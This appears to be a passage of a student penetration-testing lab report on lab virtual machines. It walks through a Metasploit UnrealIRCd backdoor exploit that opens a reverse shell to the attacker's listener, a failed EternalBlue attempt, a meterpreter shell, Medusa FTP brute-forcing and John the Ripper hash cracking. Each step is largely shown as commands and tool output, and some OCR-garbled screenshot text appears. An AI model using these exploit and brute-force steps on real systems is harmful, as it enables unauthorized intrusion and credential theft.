
- Type screenshare to see the targets window



```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/atharva/LHUEbgsc.html
[*] Streaming...
[Parent 5981, Main Thread] WARNING: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.: 'glib warning', file toolkit/xre/nsSigHandlers.cpp:201
(firefox-esr:5981): dconf-CRITICAL **: 01:44:52.698: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.
[Parent 5981, Main Thread] WARNING: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.: 'glib warning', file toolkit/xre/nsSigHandlers.cpp:201
(firefox-esr:5981): dconf-CRITICAL **: 01:44:52.698: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.
[Parent 5981, Main Thread] WARNING: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.: 'glib warning', file toolkit/xre/nsSigHandlers.cpp:201
(firefox-esr:5981): dconf-CRITICAL **: 01:44:52.698: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.
[Parent 5981, Main Thread] WARNING: unable to create directory '/run/user/0/dconf': Permission denied. dconf will not work properly.: 'glib warning', file toolkit/xre/nsSigHandlers.cpp:201
```

Figure 26

- Run shell to get access of directory



```
Interrupt
meterpreter > shell
Process 3568 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\CYBER\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 94D2-1B61

 Directory of C:\Users\CYBER\Desktop

12/01/2025  02:11 PM    <DIR>      .
12/01/2025  02:11 PM    <DIR>      ..
              0 File(s)           0 bytes
              2 Dir(s)  12,986,896,384 bytes free

C:\Users\CYBER\Desktop>cd ..
cd ..

C:\Users\CYBER>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 94D2-1B61
```

Figure 27

Metasploitable exploitation using MSFVenom

How to do it:

- Open metasploitable & copy the ip address
 - Open kali terminal & check for the open ports of the system

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 9 2:51 AM
root@kali: /home/atharva
root@kali: /home/atharva
root@kali: /home/atharva
root@kali: /home/atharva
[root@kali ~]# ./nmap -v -A -T4 192.168.1.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 02:40 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:40
Completed NSE at 02:40, 0.00s elapsed
Initiating NSE at 02:40
Completed NSE at 02:40, 0.00s elapsed
Initiating NSE at 02:40
Completed NSE at 02:40, 0.00s elapsed
Initiating ARP Ping Scan at 02:40
Scanning 192.168.1.143 [1 port]
Completed ARP Ping Scan at 02:40, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:40
Completed Parallel DNS resolution of 1 host. at 02:40, 0.04s elapsed
Initiating SYN Stealth Scan at 02:40
Scanning 192.168.1.143 [1000 ports]
Discovered open port 3306/tcp on 192.168.1.143
Discovered open port 111/tcp on 192.168.1.143
Discovered open port 21/tcp on 192.168.1.143
Discovered open port 23/tcp on 192.168.1.143
Discovered open port 139/tcp on 192.168.1.143
Discovered open port 445/tcp on 192.168.1.143
Discovered open port 22/tcp on 192.168.1.143
Discovered open port 5900/tcp on 192.168.1.143
Discovered open port 25/tcp on 192.168.1.143
Discovered open port 80/tcp on 192.168.1.143
Discovered open port 6667/tcp on 192.168.1.143
Discovered open port 2049/tcp on 192.168.1.143
Discovered open port 514/tcp on 192.168.1.143
Discovered open port 5432/tcp on 192.168.1.143
Discovered open port 512/tcp on 192.168.1.143
Discovered open port 6000/tcp on 192.168.1.143
```

Figure 28


```
kali linux (running) - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Dec 9 2:52 AM
root@kali: /home/atharva
root@kali: /home/atharva

| Security types:
|_ VNC Authentication (2)
6800/tcp open X11      (access denied)
6667/tcp open irc      UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:01:10
| source ident: nmap
| source host: 5765EF5D.78DED367.FFFA6D49.IP
| error: Closing Link: odiztyp[192.168.1.4] (Quit: odiztyp)
8009/tcp open ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http     Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:6A:41:1D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 497.100 days (since Tue Jul 30 01:16:11 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=198 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Search
ENG IN
13:22 09-12-2025
```

Figure 29

- Run msfconsole




Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 9 2:53 AM root@kali:/home/atharva
root@kali:/home/atharva
[sudo] password for atharva:
[root@kali ~]# msfconsole
Metasploit tip: Use check before run to confirm if a target is
vulnerable
/ it looks like you're trying to run a
\ module

+ [metasploit v6.4.99-dev]
+ --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ --=[433 post - 49 encoders - 13 nops - 9 evasion]

Figure 30

- Search for the port and his exploits & select the exploit module
- lists the configurable settings required by the exploit



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 9 2:54 AM root@kali:/home/atharva
root@kali:/home/atharva
msf > search UnrealIRCd
Matching Modules
=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor


msf > use 0
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5 , socks5h, http, s-proxy
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	6667	yes	The target port (TCP)

Figure 31

- Set RHOST<ip> (tells Metasploit which IP to attack)
- Set Payload (chooses the payload that will run on the target after exploitation.)
- Set LHOST (sets the IP on your machine (attacker) that the target should connect back to.)
- Set LPORT (sets the port on your machine where Metasploit will listen for the reverse connection.)
- Type :Run
- **Output:** Your machine at 192.168.1.4:4444 is now connected to the target's ephemeral port 49725. You have a remote command shell and can run commands on the target (post-exploitation).



Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 9 2:54 AM root@kali: /home/atharva

root@kali: /home/atharva

```
View the full module info with the info, or info -d command.

msf exploit(unix irc unreal ircd_3281_backdoor) > set RHOST 192.168.1.143
RHOST => 192.168.1.143
msf exploit(unix irc unreal ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix irc unreal ircd_3281_backdoor) > set lhost 192.168.1.4
lhost => 192.168.1.4
msf exploit(unix irc unreal ircd_3281_backdoor) > set lport 4444
lport => 4444
msf exploit(unix irc unreal ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.4:4444
[*] 192.168.1.143:6667 - Connected to 192.168.1.143:6667...
:irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH *** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.143:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo U978bjqvAsNXBOEa;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "U978bjqvAsNXBOEa\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.4:4444 -> 192.168.1.143:49725) at 2025-12-09 02:50:35 -0500
```

Windows taskbar icons: Search, Start, File Explorer, Task View, Edge, Chrome, Spotify, File Manager, Task Scheduler, Task Manager, Control Panel, System, Power.

System tray: ENG IN, 1324, 09-12-2025, Right Ctrl.

Figure 32

Windows exploitation using MSFVenom

How to do it:

- Open Windows 7 & copy the ip address
 - Open kali terminal & check for the open ports of the system

Figure 33

- Run msfconsole

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places

Dec 9 3:25 AM

root@kali:/home/atharva

root@kali:/home/atharva

root@kali:/home/atharva

```
(root@kali)-[~/home/atharva]
# msfconsole
Metasploit tip: Use the capture plugin to start multiple authentication-capturing and poisoning services

/ it looks like you're trying to run a \
\ module

\

[
  @ @
  || ||
  \_ \_]

=[ metasploit v6.4.99-dev
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads      ]
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search eternalblue
Matching Modules
=====
```

Figure 34

- Search for the port and his exploits & select the exploit module

The Metasploit Framework is a Rapid7 Open Source Project

```
msf > search eternalblue
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  --
0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14   average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target
2  \_ target: Windows 7
3  \_ target: Windows Embedded Standard 7
4  \_ target: Windows Server 2008 R2
5  \_ target: Windows 8
6  \_ target: Windows 8.1
7  \_ target: Windows Server 2012
8  \_ target: Windows 10 Pro
9  \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec      2017-03-14   normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Code Execution
11 \_ target: Automatic
12 \_ target: PowerShell
13 \_ target: Native upload
14 \_ target: MOF upload
15 \_ AKA: ETERNALSYNERGY
16 \_ AKA: ETERNALROMANCE
17 \_ AKA: ETERNALCHAMPION
18 \_ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command      2017-03-14   normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Command Execution
20 \_ AKA: ETERNALSYNERGY
21 \_ AKA: ETERNALROMANCE
22 \_ AKA: ETERNALCHAMPION
```

Figure 35

- lists the configurable settings required by the exploit

After interacting with a module you can manually set a TARGET with `set TARGET 'Neutralize implant'`

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      Current Setting  Required  Description
----      -----          ----- 
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
tasplloit.html
RPORT     445            yes       The target port (TCP)
SMBDomain no             no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008
R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    no             no        (Optional) The password for the specified username
SMBUser    no             no        (Optional) The username to authenticate as
VERIFY_ARCH true           yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2,
Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true          yes     Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -----          ----- 
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
```

Figure 36

- Set RHOST<ip> (tells Metasploit which IP to attack)
 - Set LHOST (sets the IP on your machine (attacker) that the target should connect back to.)
 - Set LPORT (sets the port on your machine where Metasploit will listen for the reverse connection.)
 - Type :Run

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 9 3:29 AM
root@kali: /home/atharva
root@kali: /home/atharva
root@kali: /home/atharva

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.133
RHOST => 192.168.1.133
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.4
LHOST => 192.168.1.4
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.133:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.133:445      - Host does NOT appear vulnerable.
[*] 192.168.1.133:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.133:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 37

Psssword cracking using Medusa

Medusa is a fast, parallel, modular remote authentication brute-forcer used in penetration testing / red-teaming to validate weak or default credentials on network services. It focuses on speed (parallel threads) and a modular design (many protocol modules). It's intended for authorized security testing and audit work only.

How to do it:

- Open Kali terminal
- Run command
medusa -h <target ip> -u msfadmin -P/usr/share/wordlists/rockyou.txt -M ftp
- Target : Metasploitable<ip>



```
Kali Linux [Running] - Oracle VM VirtualBox
File   Apps   Places
root@kali:~# nano rockyou.txt
root@kali:~# medusa -h 192.168.1.44 -u msfadmin -P/usr/share/wordlists/rockyou.txt -M ftp
[+] Medusa v2.3 [http://www.fooftus.net] (C) Jomo-kun / Fooftus Networks cjmkg@fooftus.net

[2025-12-10 01:46:07] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344392 complete)
[2025-12-10 01:46:10] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345 (3 of 14344392 complete)
[2025-12-10 01:46:13] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344392 complete)
[2025-12-10 01:46:17] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344392 complete)
[2025-12-10 01:46:20] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344392 complete)
[2025-12-10 01:46:24] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344392 complete)
[2025-12-10 01:46:28] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344392 complete)
[2025-12-10 01:46:31] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344392 complete)
[2025-12-10 01:46:34] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344392 complete)
[2025-12-10 01:46:38] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (10 of 14344392 complete)
[2025-12-10 01:46:41] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: nicole (11 of 14344392 complete)
[2025-12-10 01:46:45] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (12 of 14344392 complete)
[2025-12-10 01:46:48] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344392 complete)
[2025-12-10 01:46:51] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: monkey (14 of 14344392 complete)
[2025-12-10 01:46:54] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lovely (15 of 14344392 complete)
[2025-12-10 01:46:58] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jessica (16 of 14344392 complete)
[2025-12-10 01:47:01] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 654321 (17 of 14344392 complete)
[2025-12-10 01:47:04] ACCOUNT CHECK: [ftp] Host: 192.168.1.44 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: michael (18 of 14344392 complete)
[2025-12-10 01:47:06] ACCOUNT FOUND: [ftp] Host: 192.168.1.44 User: msfadmin Password: msfadmin [SUCCESS]
```

Figure 38

Password cracking using John the Ripper

John the Ripper (JTR) is one of the most powerful password-cracking tools used in ethical hacking. It is designed to identify weak passwords by attempting to crack password hashes using:

- Dictionary attacks
- Brute-force attacks
- Hybrid attacks (dictionary + rules)
- Incremental mode
- Custom rules & masks

How to do it:

- Open <https://www.browserling.com/tools/all-hashes>
- Type a text an copy which type of hash you want

Task 1: MD5

Input	NTLM	MD5	MD2	MD4	MD6-256	RipeMD-160	SHA1	SHA-224	SHA-384	SHA-512	CRC32	MD6-128	SHA-256	SHA-384	SHA-224	SHA-384	CRC16	Whirlpool
h1ll0	19C5583B647D19177E54978680BF825	524029f6eab945c75007a4580ebbb59	c2323fe0970785ba0e65eb4277ed8bc3	d78ab475a1918d4a2c30f65fb0ea011	ee5a89553a8ed2ba5dd6994164b30480cc5a9	2dd2eb856a4416cd21875c139b36b5c7242613	b612b7842ee3d3448c43e391a0c9772d720a	b612b7842ee3d3448c43e391a0c9772d720a	8e661ff548be8520e3213150e7e3fae2070ca4	38cc77fcabf3937580f7726477ca01c961ab7046f	3742	0790ab0f7a8727359540e4ab3ed883468	5d9e5f05ed73507889643e108b82ba	058968646519x39006d51ae86ee386ee8dc344	5d12bd09755c22835b7e872db891de48361f177	bcc4bacb785263ffffd3ca7438760e2871fe6755	0627020d	ca68702241c15afbfba5958f15aecade518807eet

Figure 39

- For understanding purpose copy the hash in a text file
- john--format=raw-md5 welcome.txt
wordlist=/usr/share/wordlists/rockyou.txt
- hash will be converted to text.

```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 9 4:30 AM
root@kali:/home/atharva
Processing triggers for libc-bin (2.41-12) ...
└─(root㉿kali)-[~/home/atharva]
  └─# echo welcome.txt
  welcome.txt
└─(root㉿kali)-[~/home/atharva]
  └─# nano welcome.txt
└─(root㉿kali)-[~/home/atharva]
  └─# cat welcome.txt
524029f8bb1945c75007ac4580bbbb59
└─(root㉿kali)-[~/home/atharva]
  └─# john --format=raw-md5 welcome.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
hiiii      (?)
1g 0:00:00:00 DONE (2025-12-09 04:26) 25.00g/s 2227Kp/s 2227Kc/s 2227K/s janedoe..halo03
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

└─(root㉿kali)-[~/home/atharva]
  └─#

```


Figure 40

Task 2:NTLM

The screenshot shows a web browser window with the URL www.browserling.com/tools/all-hashes. The page title is "All Hash Generator". It displays a form where the text "hiiii" has been entered. Below the form, there are several hash output fields for various algorithms:

Algorithm	Hash Value
NTLM	19C5583B647D191177E54978680BF825
MD5	244029f8bb1945c75007ac4580bbbb59
MD6-512	d2bb407fa03dd876f76fbde9595665b0366891
RipeMD-256	9adef763d3d300d4e70d73352f81c129969339-9
SHA3-224	b347e977441239ee4d5e0c095e5cad6d525fb2b2
SHA3-512	972aa13a6ec9a7b3a5532a2fb0682e5e56fb
SHA-384	f67259a0a80e6e54d01fa30ca80f85452d595ba9
CRC32	ee198ba5
MD2	c2323fe0970785ba0e65eb4277ed8bc3
MD6-128	07900bf7a7827359540e4ab3ed8834b8
RipeMD-128	6d9b5050e7350788943a1a088b2de
RipeMD-320	14391ec56e1c7ee75e3c4f596f6f7f3831ab4312
SHA-256	059686465193e390d651a66e386ee8d8c34
